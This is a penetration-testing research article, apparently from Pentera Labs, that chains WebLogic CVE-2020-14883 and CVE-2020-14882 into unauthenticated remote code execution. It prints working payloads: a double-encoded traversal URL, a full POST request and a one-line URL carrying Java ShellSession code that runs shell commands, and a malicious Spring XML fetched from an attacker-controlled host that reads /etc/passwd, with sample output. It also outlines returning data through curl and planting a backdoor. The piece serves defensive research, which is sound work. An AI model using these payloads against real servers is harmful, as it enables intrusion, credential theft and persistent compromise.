PENTERA | Pentera Labs™ Research Series

Not Another WebLogic Exploitation: The Road to Post Exploitation

Gain complete control over WebLogic Server's application and deploy a backdoor, starting from the position of a regular user.

Amit German

Not Another WebLogic Exploitation: The Road to Post Exploitation

Gain complete control over WebLogic Server's application and deploy a backdoor, starting from the position of a regular user.

Amit German

Table of contents

Purpose

Gain complete control over WebLogic Server's application and deploy a backdoor, starting from the position of a regular user.

Executive summary

Oracle WebLogic is a centralized software that is commonly utilized by enterprises with high traffic demands and can potentially store highly valuable information. However, with 274 known vulnerabilities found in the server, companies who utilize these servers need to make sure they're properly secured.

An attack on WebLogic Server could result in the leak of passwords, information, source-codes and the ability to alter websites and applications.

This article demonstrates a full attack vector by exploiting two known vulnerabilities to gain full control of the server to execute code at will. It also deploys a backdoor for future use.

The article details how the vulnerabilities CVE-2020-14883 and CVE-2020-14882 in Oracle's WebLogic Server enable unauthenticated remote code execution to access sensitive server files and decrypt credentials. Exploiting these flaws, an attacker can gain persistent server access and manipulate databases and applications linked to it.

In order to mitigate this type of attack, WebLogic needs to be patched and hardened.
Security teams should read this article to make sure they can defend against it.

Does it apply to my organization?

This article is relevant to organizations with WebLogic Server in their networks, especially if they are exposed to the Internet.

Who should read this?

Security Researchers / Pentesters / Red Teamers - To understand an attacker's state of mind, how they tackle problems and how to solve them.

CISOs / Defenders / Blue Teamers - To understand what to focus on when securing WebLogic.

Introduction to WebLogic Server


WebLogic Server is an enterprise-level application server developed by Oracle. It is based on Java Platform, Enterprise Edition (Java EE). WebLogic operates as a middleware, i.e as a bridge between the backend (applications, databases, etc.) and frontend clients. WebLogic can simultaneously host and run multiple applications for on-premises and cloud enterprises and it supports database connections.

Motivation

In the landscape of enterprise software, Oracle's WebLogic Server emerged as a compelling target for our research. Oracle refers to WebLogic as a "unified and extensible platform for developing, deploying, and running enterprise applications." The term "unified" is particularly interesting to us. From an IT perspective, "unified" often implies simplified management. However, from the perspective of an attacker, "unified" hints at the opportunity for broad impact - a 'one-stone-multiple-birds' scenario. Essentially, if we can gain access to the management console of WebLogic, we'd be able to influence a wide range of servers. The potential for a wide range attack is what steered us towards WebLogic for our investigation.

Architecture Overview


For most users, a high-level architecture of their network that includes WebLogic Server would look something like this:



As stated in the introduction, WebLogic operates as a middleware. It is essentially a bridge between the Client and the Backend. Therefore, accessing a website in an organization with WebLogic, for example, would unknowingly entail accessing the WebLogic server, which would direct to the requested website. This whole process is seamless.

Our goal is to gain access to WebLogic Server itself from the "outside".

This will provide access to the Backend applications it hosts or connects to.



Goals

- Remote code execution (RCE)
- Leaving a backdoor
- Collecting as much data as possible
- Fully automated attack. No manual link clicking.


Environment Setup

For this research, we need quite a few WebLogic machines to cover all the possible methods to attack the platform. Here are the machines we will use:

Machine 1	Machine 2	Machine 3
OS: Windows 10 Pro	**OS:** Linux (docker)	**OS:** Linux (docker)
WebLogic Version: 10.3.6.0	**WebLogic Version:** 12.2.1.3.0	**WebLogic Version:** 12.2.1.4.0
Mode: development	**Mode:** development	**Mode:** production

Let the pwning Begin

As a baseline for the attack, we'll use Machine 2. Let's access the WebLogic's Administration Console: https://192.168.32.202:9002/console


Welcome

Log in to work with the WebLogic Server domain

Username:

Password:

Ok then, don't let the pwning begin.

Bummer. We didn't achieve RCE as soon as we entered the server's url, so, time to hack ourselves in.


Our first step is authentication bypass. Luckily for us, CVE-2020-14883 exists! This CVE is extremely easy to use and grants us instant access to the administration console.

In order to use this method, we're going to need to add a few elements to the url.

We can add "/css" in order to "move" one directory in and then use path traversal. "../", however, is banned from WebLogic's url, enforced with internal filters. In order to bypass this, we can just convert "../" to url encoding "%252e%252e%252f", which is exactly the same when interpreted in the web application.

Now all we need to do is enter the desired destination, which in our case is "console.portal" ("consolejndi.console" would work as well). This is the administration console web page.
The final url will look like this:
https://192.168.32.202:9002/console/css/%252e%252e%252fconsole.portal.

And just like that we have access to the management console!



Oracle Logo **WebLogic Server** Administration Console 12c

WebLogic Server Administration Console Home Home Log Out Preferences Start Recording Record Help

Welcome, | Connected to: base_domain

Home

Change Center

View changes and restarts

Click the *Lock & Edit* button to modify, add or delete items in this domain.

Domain Structure

How do I...

- Search the configuration
- Use the Change Center
- Record WLST scripts
- Change Console preferences
- Manage Console extensions
- Monitor servers

System Status

Health of Running Servers as of 9:39 AM

Failed (0)
Critical (0)
Overloaded (0)
Warning (0)
OK (1)

Home Page

Information and Resources

Helpful Tools

- Configure applications
- Configure GridLink for RAC Data Source
- Configure a Dynamic Cluster
- Recent Task Status
- Set your console preferences

General Information

- Common Administration Task Descriptions
- Read the documentation
- Ask a question on My Oracle Support

Domain Configurations

Domain

- Domain

Domain Partitions

- Domain Partitions
- Partition Work Managers

Environment

- Servers
- Clusters
    - Server Templates
    - Migratable Targets
- Coherence Clusters
- Machines
- Virtual Hosts
- Virtual Targets
- Work Managers
- Concurrent Templates
- Resource Management
- Startup And Shutdown Classes

Application's Security Settings

- Security Realms

Resource Group Templates

- Resource Group Templates

Resource Groups

- Resource Groups

Deployed Resources

- Deployments

Services

- Messaging
    - JMS Servers
    - Store-and-Forward Agents
    - JMS Modules
    - Path Services
    - Bridges
- Data Sources
- Persistent Stores
- XML Registries
- XML Entity Caches
- Foreign JNDI Providers
- Work Contexts
- jCOM
- Mail Sessions
- FileT3
- JTA

Interoperability

- WTC Servers
- Jolt Connection Pools


Diagnostics

- Log Files
- Diagnostic Modules
- Built-in Diagnostic Modules
- Diagnostic Images
- Request Performance
- Archives
- Context
- SNMP
- Interceptors

Charts and Graphs

- Monitoring Dashboard Opens new window

Unfortunately for us, this console interface is very limited, since we accessed it through illegitimate, "hacky" means. While we can gather information like system configurations, machine names, and other types, we can't really modify anything. Most links won't work and when trying to access resources we'll either encounter a non-working link or we'll be redirected to an error page:



Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:

10.4.5 404 Not Found

```
The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows,
through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.
```

We have to find another method to advance the attack. Time to talk about CVE-2020-14883's sister, CVE-2020-14882! This one is an RCE vulnerability that requires the attacker to be authenticated first. So this vulnerability can be perfectly chained with CVE-2020-14883. Together, they create an unauthenticated RCE attack. Exactly what we're looking for.


The CVE-2020-14882 vulnerability in Oracle WebLogic Server allows for authenticated remote code execution. This is achieved by exploiting a weakness in the server's handling of HTTP requests. By manipulating the url sent to WebLogic Server, attackers can trigger particular 'bean' methods, essentially executing arbitrary commands that can lead to a full server takeover.

This vulnerability is a bit more complex and has two parts to it. Let's call the two possible methods "Shell Method" and "Remote XML Method".

Method #1: The Shell Method

This method is somewhat straightforward. The idea is to insert code into the url, which will trigger an RCE on the host.

Below you can see the vulnerability in action, configured to simply make the server return the word "pentera". Note how we use CVE-2020-14883 in the POST section.



```
POST /console/css/%252e%252e%252fconsolejndi.portal HTTP/1.0
cmd: echo pentera
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.121 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 1258

_nfpb=true&_pageLabel=&handle=
com.tangosol.coherence.mvel2.sh.ShellSession("weblogic.work.ExecuteThread executeThread =
(weblogic.work.ExecuteThread) Thread.currentThread();
weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();
java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");
field.setAccessible(true);
Object obj = field.get(adapter);
weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)
obj.getClass().getMethod("getServletRequest").invoke(obj);
String cmd = req.getHeader("cmd");
String[] cmds = System.getProperty("os.name").toLowerCase().contains("window") ? new
String[]{"cmd.exe", "/c", cmd} : new String[]{"/bin/sh", "-c", cmd};
if (cmd != null) {
    String result = new
java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmds).getInputStream()).useDelimiter("\\A").nex
t();
    weblogic.servlet.internal.ServletResponseImpl res =
(weblogic.servlet.internal.ServletResponseImpl) req.getClass().getMethod("getResponse").invoke(req);
    res.getServletOutputStream().writeStream(new weblogic.xml.util.StringInputStream(result));
    res.getServletOutputStream().flush();
    res.getWriter().write("");
}executeThread.interrupt();
");
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache,no-store,max-age=0
Connection: close
Date: Tue, 25 Oct 2022 14:39:51 GMT
Pragma: No-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Frame-Options: SAMEORIGIN
Set-Cookie: ADMINCONSOLESESSION=
vrQPld-7FcN3BoCQhe0iJu-tZPFwH8yQjRhg-s9nFhH9Wo2pF6i2!96990
8361; path=/console/; HttpOnly

pentera
```

Let's break down this code:

```
Java
weblogic.work.ExecuteThread executeThread = (weblogic.work.ExecuteThread)
Thread.currentThread();
weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();
```

First, we obtain the "WorkAdapter" object, which represents the current unit of work being executed by the thread.

Java
```
java.lang.reflect.Field field =
adapter.getClass().getDeclaredField("connectionHandler");
field.setAccessible(true);
Object obj = field.get(adapter);
```

We then "reflect" our way into gaining access to the "connectionHandler" field of the "WorkAdapter" object, which should not be accessible.

Java
```
weblogic.servlet.internal.ServletRequestImpl req =
(weblogic.servlet.internal.ServletRequestImpl)
obj.getClass().getMethod("getServletRequest").invoke(obj);
```

After that, we use the "connectionHandler" to get the current HTTP servlet request.
This object will be used to communicate with the client.


Java
```
String cmd = req.getHeader("cmd");
String[] cmds = System.getProperty("os.name").toLowerCase().contains("window")
? new String[]{"cmd.exe", "/c", cmd} : new String[]{"/bin/sh", "-c", cmd};

if (cmd != null) {
    String result = new
java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmds).getInputStream()).u
seDelimiter("\\A").next();
    weblogic.servlet.internal.ServletResponseImpl res =
(weblogic.servlet.internal.ServletResponseImpl)
req.getClass().getMethod("getResponse").invoke(req);
    res.getServletOutputStream().writeStream(new
weblogic.xml.util.StringInputStream(result));
    res.getServletOutputStream().flush();
    res.getWriter().write("");
}

executeThread.interrupt();
```

Finally, we extract a command "cmd" from a header in the HTTP request. The cmd is then parsed into a command line to be executed on the server's OS. This output is then sent back to the client as a response to the HTTP request. The thread is then interrupted to stop further processing of the request.

Now, let's condense all of this into a single, "short" url:


```
Unset
https://192.168.32.202:9002/console/css/%252e%252e%252fconsolejndi.portal?_nfpb
=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession(
'weblogic.work.ExecuteThread executeThread = (weblogic.work.ExecuteThread)
Thread.currentThread();weblogic.work.WorkAdapter adapter =
executeThread.getCurrentWork();java.lang.reflect.Field field =
adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(tr
ue);Object obj =
field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req =
(weblogic.servlet.internal.ServletRequestImpl)
obj.getClass().getMethod("getServletRequest").invoke(obj);String cmd = "echo
pentera";String[] cmds =
System.getProperty("os.name").toLowerCase().contains("window") ? new
String[]{"cmd.exe", "/c", cmd} : new String[]{"/bin/sh", "-c", cmd};if (cmd !=
null) {String result = new
java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmds).getInputStream()).u
seDelimiter("\\A").next();weblogic.servlet.internal.ServletResponseImpl res =
(weblogic.servlet.internal.ServletResponseImpl)
req.getClass().getMethod("getResponse").invoke(req);res.getServletOutputStream(
).writeStream(new
weblogic.xml.util.StringInputStream(result));res.getServletOutputStream().flush
();res.getWriter().write("");}executeThread.interrupt();')
```

Since we had hardcoded the "cmd" to "echo pentera" we can simply paste it in a web browser. This will produce the following response:


Not Secure
https://192.168.32.202:9002/console/css/%252e%252e%252fconsolejndi.portal?_nfpb=true&_pageLabel

```
pentera
```

There are powerful actions we can take with this action. Let's print /etc/passwd; Instead of "echo pentera", we can type in "cat /etc/passwd":


Not Secure
https://192.168.32.202:9002/console/css/%252e%252e%252fconsolejndi.portal?_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh.ShellSession(%27weblogic.work.ExecuteThread%20e...

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin oracle:x:1000:0::/home/oracle:/bin/bash
```

Cyber!

This method is very useful and most importantly, it provides us with immediate results.

The response is received straight away. However, this method exists only on versions 12.2.1.3.0 and later ones. We will have to use another method for older versions, like 10.3.6.0.0 and 12.1.3.0.0.

Method #2: The Remote XML Method

This method is similar to the Shell method, but not as straightforward. Instead of using the ShellSession method, which doesn't exist for older versions, we'll use "FileSystemXmlApplicationC ontext". It is worth noting that this method works on any WebLogic version. Therefore providing a convenient fallback should the ShellSession method not work.

Unset
```
https://192.168.32.202:9002/console/css/%252e%252e%252fconsolejndi.portal?_nfpb
=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.suppor
t.FileSystemXmlApplicationContext('http://mymachineip:8000/exploit.xml')
```


This time, instead of sending a command to execute, we send a URL to a malicious XML. WebLogic will access the XML, run it and execute the contents inside.

Here's an example of a malicious XML:

Unset
```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
          <list>
            <value>bash</value>
            <value>-c</value>
            <value>cat /etc/passwd</value>
          </list>
        </constructor-arg>
    </bean>
</beans>
```

We've created a custom crafted XML that, once being run by WebLogic, would print /etc/passwd. It goes without saying that we can run any OS command we'd like. The problem with this method is that the output is not being immediately sent back to us like in the Shell Method. Therefore, if we want to receive the output we are going to need to manually send it back.

Below is a simple diagram of the flow:



"curl" is a very good solution in this situation. We'll have to create an XML that performs a command/reads a file and then sends the information back to us using "curl".

Best scenario - we succeed. Realistic scenario - the server won't allow outbound information as it is not its purpose. A web server in an organization that takes security seriously would only allow inbound HTTP/S connections and block any outbound connections that are not made to back-end applications, such as a database or a logging service.

One thing we would like to point out is the version of HTTP we use to perform this attack. In every PoC of CVE-2020-14882 and CVE-2020-14883 we've encountered online, HTTP was force downgraded to HTTP/1.0. In most of our tests, HTTP was indeed required to be downgraded to HTTP/1.0. However we did encounter servers that the CVEs couldn't be exploited with HTTP/1.0. Therefore, HTTP/1.1 was needed. Our recommendation is to try both, while starting with HTTP/1.0 as it's more common.

Let's summarize what we have done so far:

- We've achieved authentication bypass using CVE-2020-14883.
- We've achieved unauthenticated RCE on WebLogic Server's host using CVE-2020-14882 chained with CVE-2020-14883.
- At this point, we have access to the OS of the WebLogic's Server and we can run any command we want, if we have the permission to do so. We do, however, have full access to WebLogic's files.

Attacking the Management Console

Our pwning journey now continues. Our focus in this article is on the application, so we won't proceed with attacking the host itself. Instead, we will try to hack into the WebLogic application.


In addition to the admin console, WebLogic has a management API ("WLS RESTful Management Interface", as Oracle calls it).

This API is an attacker's gold mine. Let's take a look at how Oracle describes it:

"WebLogic RESTful management services provide a comprehensive public interface for configuring, monitoring, deploying and administering WebLogic Server in all supported environments."

